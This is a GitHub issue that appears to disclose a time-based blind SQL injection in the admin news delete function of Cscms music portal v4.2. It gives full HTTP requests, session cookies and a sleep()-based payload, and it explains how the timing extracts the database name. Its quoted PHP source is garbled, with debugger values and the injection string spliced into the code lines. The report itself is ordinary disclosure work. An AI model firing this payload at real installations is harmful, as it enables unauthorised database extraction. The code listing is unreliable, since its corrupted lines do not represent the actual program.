

New issue

[Jump to bottom](#)

SQL injection vulnerability exists in Cscms music portal system v4.2 #17


[Open](#) Am1azi3ng opened this issue on Apr 18 · 0 comments

Am1azi3ng commented on Apr 18


Details

SQL injection vulnerability exists in Cscms music portal system v4.2 (news_News.php_del)

Administrators need to add another news after logging in.the following data package is constructed



```
POST /admin.php/news/admin/news/save HTTP/1.1
Host: cscms.test
Content-Length: 204
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/news/admin/news/edit
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVhc0kF4oyCoI81NzjjyeMF3fURy57grmVzbA;
cscms_session=5apla1fdentnsdis61bq25n548poo682
Connection: close
```




Constructing malicious packets to implement SQL injection

```
POST /admin.php/news/admin/news/del?yid=3 HTTP/1.1
Host: cscms.test
Content-Length: 21
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/news/admin/news?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHc0kF4oyCoI81NzjjyeMF3fURy57grmVzbA;
cscms_session=upaaled30133aaosd7mdj746v41neu6a
Connection: close




id=1)and(sleep(5))--+
```



The payload executes and sleeps for 5 seconds



construct payload



Because the first letter of the background database name is "c", it sleeps for 5 seconds

Vulnerability source code News::del

```

289 if(empty($ids)) getjson( $url."请选择要删除的数据-1");
290 if(is_array($ids)){
291     $ids=explode(' ', $ids); $ids= "2)and(if(substr((select database()),1,1)='a',sleep(5),1))-- ";
292 }else{
293     $ids=$ids; $ids= "2)and(if(substr((select database()),1,1)='a',sleep(5),1))-- ";
294 }
295 if($ids=="3){ $id: 3
296 $result=$this->db->query("DELETE pic,pic2 FROM ".CS_SqlPrefix."news where id in('".$ids."')");
297 $this->load->library('casp');
298 foreach ($result as $row) {
299     if(empty($row->pic)){
300         $this->casp->del($row->pic, 'news'); //删除图片
301     }
302     if(empty($row->pic2)){
303         $this->casp->del($row->pic2, 'news'); //删除附件图
304     }
305 }
306 $this->cdb->get_del('news', $ids);
307 $info['url'] = site_url( $url.'news/admin/news' ).'?vis=3&v='.rand(1000,9999);
308 getjson($info, $url, 0); //返回成功
309 }else{

```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

